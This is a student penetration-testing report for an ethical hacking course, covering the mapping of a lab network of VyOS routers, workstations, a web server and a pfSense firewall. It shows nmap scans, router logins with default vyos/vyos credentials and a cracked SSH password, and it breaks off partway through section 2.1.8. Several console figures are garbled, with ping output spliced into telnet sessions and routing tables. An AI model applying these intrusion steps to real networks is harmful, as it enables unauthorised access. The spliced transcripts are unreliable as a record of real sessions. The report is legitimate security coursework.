



**Abertay
University**

Network Evaluation and Security Report

Thomas MacKinnon

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2019/20

Contents

1	Introduction	1
1.1	Background	1
1.2	Aim.....	1
2	Procedure and Results	2
2.1	Network Mapping	2
2.1.1	Finding the first router	2
2.1.2	Finding 172.16.221.16.....	6
2.1.3	Finding the Second Router	7
2.1.4	Finding 192.168.0.34 and 13.13.13.13	9
2.1.5	Finding the Third Router	12
2.1.6	Finding 192.168.0.130.....	14
2.1.7	Finding the Firewall and 192.168.0.242	14
2.1.8	Finding the Fourth router	16
2.2	Network Map and Subnet Table	18
2.3	Network Exploitation	20
2.3.1	Breaking into 192.168.0.210	20
2.3.2	Countermeasure for 192.168.0.210	21
2.3.3	Breaking into 192.168.0.203	21
2.3.4	Countermeasure to 192.168.0.203	23
2.3.5	Breaking into 172.16.221.237	23
2.3.6	Countermeasures for 172.16.221.237.....	26
2.3.7	Breaking into 192.168.0.34 and 13.13.13.13.....	26
2.3.8	Countermeasures for 192.168.0.34 and 13.13.13.13	31
2.3.9	Breaking into 192.168.0.130	32
2.3.10	Countermeasures for 192.168.0.130.....	32
2.3.11	Breaking into 192.168.0.242	33
2.3.12	Countermeasures for 192.168.0.242.....	35
2.3.13	Breaking into the Firewall	36
2.3.14	Countermeasures for the firewall	40
2.3.15	Breaking into 192.168.0.66	41
2.3.16	Countermeasure for 192.168.0.66	43

3	Discussion	44
3.1	Network Design Critical Evaluation	44
3.2	Conclusion.....	45
Appendices part 1		47
Appendix A – Subnet calculations		47
Appendix B – PHP reverse shell		50

1 INTRODUCTION

1.1 BACKGROUND

It is imperative that in today's golden age of the Internet that businesses secure their network. Many large hacks or data breaches have crippled companies to even bankruptcy, through lawsuits and lack in customers, simply because they didn't secure their network properly. With so much on the line, a secure network is the most important aspect on any business that uses the internet.

ACME Inc. has given us the task of fully mapping and test the security of each device on their network, after their last network manager left without leaving much documentation. To aid our investigation ACME Inc. have provided a Kali Linux machine with the needed tools to complete our task.

1.2 AIM

The aim of this report is to effectively map and exploit each device on the ACME Inc. network with sufficient detail to allow replication of work. To grasp the scope of the network a subnet table will be produced showing the IP range, broadcast address and network address. Each exploit will be explained with recommendations on how to patch each exploit so that the network can become secure. To conclude a critical evaluation of the network will be conducted, aiming to explain the positives and negatives of the network and what can be added to improve it.

2 PROCEDURE AND RESULTS

2.1 NETWORK MAPPING

2.1.1 Finding the first router



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::20c:29ff:feb7:82b9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b7:82:b9 txqueuelen 1000 (Ethernet)
    RX packets 74 bytes 9254 (9.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 150 bytes 12024 (11.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 20 bytes 1196 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1196 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@kali:~#
```

Figure 1: ifconfig on 192.168.0.200

An initial ifconfig shows that the IP address of this PC is 192.168.0.200, the subnet mask is 255.255.255.224 and the broadcast address is 192.168.0.223.

Using a subnet table and the broadcast address the magic number was found, being 32. Using the magic number, the network address was found being 192.168.0.192.

An NMAP scan was conducted on the network address (192.168.0.192).



```
root@kali:~# nmap -sV -O -v 192.168.0.192/27
```

Figure 2: NMAP scan on 192.168.0.192

```

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:03 EDT
Nmap scan report for 192.168.0.193
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.203
Host is up (0.0013s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

```

Figure 3: Results for 192.168.0.192 part 1

```

Nmap scan report for 192.168.0.210
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.000065s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE  VERSION
111/tcp   open  rpcbind  2-4 (RPC #100000)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.6
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 49.37 seconds

```

Figure 4: Results for 192.168.0.192 part 2

The figure 3 shows the first section of the scan that shows the IP address of 192.168.0.193 and that it is a router which was then browsed to using Firefox. This also reveals two other hosts, being 192.168.0.210 which is a workstation and 192.168.0.203, which gave no information.




Figure 5: VyOS website for 192.168.0.193

From this visit it is clear that the router is a VyOS router as seen in figure 5, an attempt was made to SSH into the router since it was enabled on port 22.

```
root@kali:~# ssh vyos@192.168.0.193
Welcome to VyOS
vyos@192.168.0.193's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
Last login: Thu Sep 28 00:12:07 2017
vyos@vyos:~$
```

Figure 6: SSH into 192.168.0.193

From searching online, the default password was found and used in an SSH command, being a username of "vyos" and a password of "vyos".


```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
      I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
0 172.16.221.0/24 [110/10] is directly connected, eth2, 01:27:20
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01:26:11
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:25:47
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:25:51
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:26:01
0 192.168.0.192/27 [110/10] is directly connected, eth0, 01:27:20
C>* 192.168.0.192/27 is directly connected, eth0
0 192.168.0.224/30 [110/10] is directly connected, eth1, 01:27:20
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:26:11
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01:26:01
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01:25:51
vyos@vyos:~$

```

Figure 7: Show IP route inside 192.168.0.193

Now that access to the router had been acquired a show IP route command was used to find other connections to further explore.

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.193/27 u/u
eth1           192.168.0.225/30 u/u
eth2           172.16.221.16/24 u/u
lo             127.0.0.1/8     u/u
              1.1.1.1/32
              ::1/128
vyos@vyos:~$

```

Figure 8: show interfaces inside 192.168.0.193

Figure 8 shows all the interfaces of the router, from this an interface with an IP address of 172.16.221.16/24 can be seen, and from the show IP route command it is clear that it leads to 172.16.221.0/24.

2.1.2 Finding 172.16.221.16

An NMAP scan was conducted on 172.16.221.0/24 which revealed the IP address 172.16.221.237, which has apache running on some ports. This address was visited in Firefox, revealing it as webserver, as seen in figure 10.

```
root@kali:~# nmap -sV -O 172.16.221.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:17 EDT
Nmap scan report for 172.16.221.16
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 73.01 seconds
root@kali:~#
```

Figure 9: NMAP scan on 172.16.221.0



Figure 10: Web interface of 172.16.221.237

2.1.3 Finding the Second Router

From the previous “show interface” it is clear that eth0 is being use to connect PCs (including the kali machine of 192.168.0.200) whilst eth2 is being used to connect the web server (172.16.221.237). The only remaining Ethernet cable was eth1 (192.168.0.225/30), so an NMAP scan was ran against it.

```
Nmap scan report for 192.168.0.226
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 28.43 seconds
```

Figure 11: NMAP scan for 192.168.0.225

Figure 11 revealed 192.168.0.226, which was identified as a router, the address was searched in Firefox to confirm this showing it was also a VyOS router.




Figure 12: VyOS website for 192.168.0.226


```

root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226: telnet 192.168.0.226: icmp_seq=1 ttl=64 time=0.181 ms
Trying 192.168.0.226: telnet 192.168.0.226: icmp_seq=2 ttl=64 time=0.030 ms
Connected to 192.168.0.226.
Escape character is '^]'.
Welcome to VyOS
mited, 2 received, 0% packet loss, time 999ms
vyos login: vyos
virtual-machine:~# ping 10.10.10.1
Password: (10.10.10.1) 56(84) bytes of data.
Last login: Thu Sep 28 02:57:02 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
233 icmp_seq=4 Destination Net Unreachable
Welcome to VyOS
233 icmp_seq=5 Destination Net Unreachable
This system is open-source software. The exact distribution terms for
ping statistics ---
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ virtual-machine:~#

```

Figure 13: Telnet into 192.168.0.226

Telnet was used to gain access to 192.168.0.226 since SSH was not available. The default username and password also worked allowing access to the router.

```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=0.030 ms
C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 192.168.0.224/30 [110/20] via 192.168.0.225, eth0, 04:06:26
O>* 192.168.0.32/27 [110/10] is directly connected, eth1, 04:07:06
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 04:06:01
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 04:06:05
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 04:06:15
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 04:06:26
O>* 192.168.0.224/30 [110/10] is directly connected, eth0, 04:07:06
C>* 192.168.0.224/30 is directly connected, eth0
O>* 192.168.0.228/30 [110/10] is directly connected, eth2, 04:07:06
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 04:06:15
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 04:06:05
vyos@vyos:~$ virtual-machine:~#

```

Figure 14: show IP route inside 192.168.0.226

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0           192.168.0.226/30 u/u
eth1           192.168.0.33/27 u/u
eth2           192.168.0.229/30 u/u
lo             127.0.0.1/8     u/u
               2.2.2.2/32
               ::1/128
vyos@vyos:~$
```

Figure 15: show interfaces inside 192.168.0.226

Show interfaces revealed more IP addresses. The Ethernet cables also gave two options, being 192.168.0.33/39 (eth1) and 192.168.0.229/30 (eth2).

2.1.4 Finding 192.168.0.34 and 13.13.13.13

```
root@kali:~# nmap -sV -O 192.168.0.34

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 03:06 EDT
Nmap scan report for 192.168.0.34
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 16: NMAP scan on 192.168.0.34

An NMAP scan was conducted on 192.168.0.34, since 192.168.0.33 only brought up the interface for the second router. Figure 16 shows the .34 workstation, later on in the Networking exploitation section the workstation was accessed. Checking the history on 192.168.0.34 revealed a ping attempt on an IP address of 13.13.13.13 as seen figure 17.

```
xadmin@xadmin-virtual-machine:~$ history
1 pico .bash_history
2 ifconfig
3 ping 172.16.221.16
4 ping 172.16.221.237
5 telnet 172.16.221.16
6 telnet 172.16.221.1
7 ping 192.168.0.34
8 ping 192.168.0.200
9 tcpdump -i eth1
10 ifconfig
11 sudo tcpdump -i eth1
12 sudo tcpdump -i eth0
13 ifconfig
14 ping 13.13.13.13
15 ssh xadmin@13.13.13.13
16 ls
17 ifconfig
18 history
xadmin@xadmin-virtual-machine:~$
```

Figure 17: 192.168.0.34 history

An ifconfig was also ran inside the 192.168.0.34 workstation which revealed 13.13.13.12

```
eth1    Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
        inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fe52:440f/64  Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:160 errors:0 dropped:20 overruns:0 frame:0
        TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:22892 (22.8 KB)  TX bytes:10704 (10.7 KB)
```

Figure 18: ifconfig inside 192.168.0.34

An ARP scan was also ran which confirms the existence of 13.13.13.13.

```
xadmin@xadmin-virtual-machine:~$ arp
Address      HWtype  HWaddress    Flags Mask    Iface
13.13.13.13  ether   00:0c:29:fe:7d:48  C          eth1
192.168.0.33 ether   00:50:56:99:af:41  C          eth0
xadmin@xadmin-virtual-machine:~$
```

Figure 19: ARP scan inside 192.168.0.34

Normal methods could not access the 13.13.13.13 as it was unreachable, so a tunnel was set up from the Kali machine to 13.13.13.12. After that a SSH login vulnerability was used against the .13 address which reveal a password of “!gatvol” that was used to login via SSH as seen in figure 20.

```
root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$
```

Figure 20: SSH into 13.13.13.13

From here an ifconfig scan was run to see if any additional connections were here, it did not reveal anything. Full explanation on the exploitation used to access 13.13.13.13 can be found in the Networking Mapping section of this report, specifically *2.3.7 Breaking into 192.168.0.34 and 13.13.13.13*.

```
xadmin@xadmin-virtual-machine:~$ ifconfog
No command 'ifconfog' found, did you mean:
  Command 'ifconfig' from package 'net-tools' (main)
ifconfog: command not found
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 00:0c:29:fe:7d:48
      inet addr:13.13.13.13 Bcast:13.13.13.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe7d:48/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:2356 errors:0 dropped:10 overruns:0 frame:0
      TX packets:2378 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:166942 (166.9 KB)  TX bytes:170363 (170.3 KB)

lo:  Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:221 errors:0 dropped:0 overruns:0 frame:0
      TX packets:221 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:16385 (16.3 KB)  TX bytes:16385 (16.3 KB)

Kernel IP routing table
Destination:         0.0.0.0
default              0.0.0.0          UG    0      0      0 eth0
192.168.0.33         0.0.0.0          UG    0      0      0 eth0
255.255.255.255     255.255.255.255 U     0      0      0 tun0
```

Figure 21: ifconfig inside 13.13.13.13

2.1.5 Finding the Third Router

192.168.0.229/30 indicated that it was connecting to another router due to only two hosts being on the subnet, and so was scanned with NMAP, the result can be seen in figure 22.

```
Nmap scan report for 192.168.0.230
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE  VERSION
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 28.64 seconds
```

Figure 22: NMAP scan of 192.168.0.229

Another router was found, being 192.168.0.230/30, this was then accessed with telnet which was available on route 23.

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230:23: icmp_seq=1 ttl=64 time=0.181 ms
Trying 192.168.0.230:23: icmp_seq=2 ttl=64 time=0.030 ms
Connected to 192.168.0.230.
Escape character is '^]'.
---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
Welcome to VyOS/mdev = 0.030/0.105/0.181/0.076 ms
vyos@login: vyos@virtual-machine:~# ping 10.10.10.1
Password: 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
Last login: Thu Sep 28 03:19:12 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
192.168.0.233: icmp_seq=4 Destination Net Unreachable
Welcome to VyOS
233: icmp_seq=5 Destination Net Unreachable
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ virtual-machine:~#
```

Figure 23: Telnet into 192.168.0.230


```

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data:
64 bytes from 10.10.10.2: icmp_seq=2 ttl=64 time=0.030 ms
C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 192.168.0.221/24 [110/30] via 192.168.0.229, eth0, 04:19:01
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 04:19:01
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 04:18:47
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 04:18:54
O>* 192.168.0.128/27 [110/10] is directly connected, eth1, 04:20:21
C>* 192.168.0.128/27 is directly connected, eth1 reachable
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 04:19:01
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 04:19:01
O>* 192.168.0.228/30 [110/10] is directly connected, eth0, 04:20:21
C>* 192.168.0.228/30 is directly connected, eth0
O>* 192.168.0.232/30 [110/10] is directly connected, eth2, 04:20:21
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 04:18:56
vyos@vyos:~$

```

Figure 24: show IP route inside 192.168.0.230

From figure 24 the address of 192.168.0.240 can be seen to be accessed through 192.168.0.234.

```

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth0            192.168.0.230/30  u/u
eth1            192.168.0.129/27  u/u
eth2            192.168.0.233/30  u/u
lo              127.0.0.1/8       u/u
                3.3.3.3/32
                ::1/128
vyos@vyos:~$

```

Figure 25: show interfaces inside 192.168.0.230

Show interfaces reveals the interfaces of the router, an NMAP scan was ran against 192.168.0.234 first, however this was blocked, suggesting that the interface leads to a firewall.

2.1.6 Finding 192.168.0.130

The show interface command seen in figure 25 revealed the IP address of 192.168.0.129, this was then scanned with NMAP. This scan revealed 192.168.0.130 as seen in figure 26.

```
Nmap scan report for 192.168.0.130
Host is up (0.0044s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 29.14 seconds
root@kali:~#
```

Figure 26: NMAP scan on 192.168.0.129

2.1.7 Finding the Firewall and 192.168.0.242

The firewall posed a problem as it blocked certain areas of the network off, meaning that full mapping couldn't be completed until it was dealt with. From figure 24 an IP address of 192.168.0.240 was accessible through the firewall, an NMAP scan was conducted on it. This revealed 192.168.0.242 which could get through the firewall.

```
root@kali:~# nmap -sV -O 192.168.0.240/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:05 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0056s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind  2-4 (RPC #100000)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 22.83 seconds
root@kali:~#
```

Figure 27: NMAP scan on 192.168.0.240

Throughout the exploitation phase access to the firewall was achieved, including the interfaces of the firewall. From figure 28 a new interface can be seen of 192.168.0.98

The screenshot shows the pfSense Status Dashboard in a web browser. The browser's address bar displays '192.168.0.234'. The dashboard is titled 'Status / Dashboard' and features two main sections: 'System Information' and 'Interfaces'.

System Information

Name	pfSense.localdomain
System	pfSense Serial: e189f6e2-a3d8-11e7-ba28-00505699a311 Netgate Unique ID: d700a3aec877215de35c
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: 04/14/2014
Version	2.3.4-RELEASE (amd64) built on Wed May 03 15:13:29 CDT 2017 FreeBSD 10.3-RELEASE-p19 Obtaining update status
Platform	pfSense
CPU Type	Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz
Uptime	01 Hour 43 Minutes 37 Seconds
Current date/time	Thu Sep 28 0:49:19 UTC 2017

Interfaces

WAN	↑	1000baseT <full-duplex>	192.168.0.234
LAN	↑	1000baseT <full-duplex>	192.168.0.98
DMZ	↑	1000baseT <full-duplex>	192.168.0.241

Figure 28: Interfaces for Firewall

2.1.8 Finding the Fourth router

```
root@kali:~# nmap -sV -O 192.168.0.98/30

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 04:43 EDT
Nmap scan report for 192.168.0.97
Host is up (0.0045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/http lighttpd 1.4.28
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=9/28%OT=23%CT=1%CU=30876%PV=Y%DS=5%DC=I%G=Y%TM=59CCB65
OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=F5%GCD=1%ISR=108%TI=Z%II=I%TS=7)OPS
(O1=M5
OS:B4ST11NW6%02=M5B4ST11NW6%03=M5B4NNT11NW6%04=M5B4ST11NW6%05=M5B4ST11NW6%0
OS:6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
(R=Y%D
OS:F=Y%T=40%W=7210%0=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
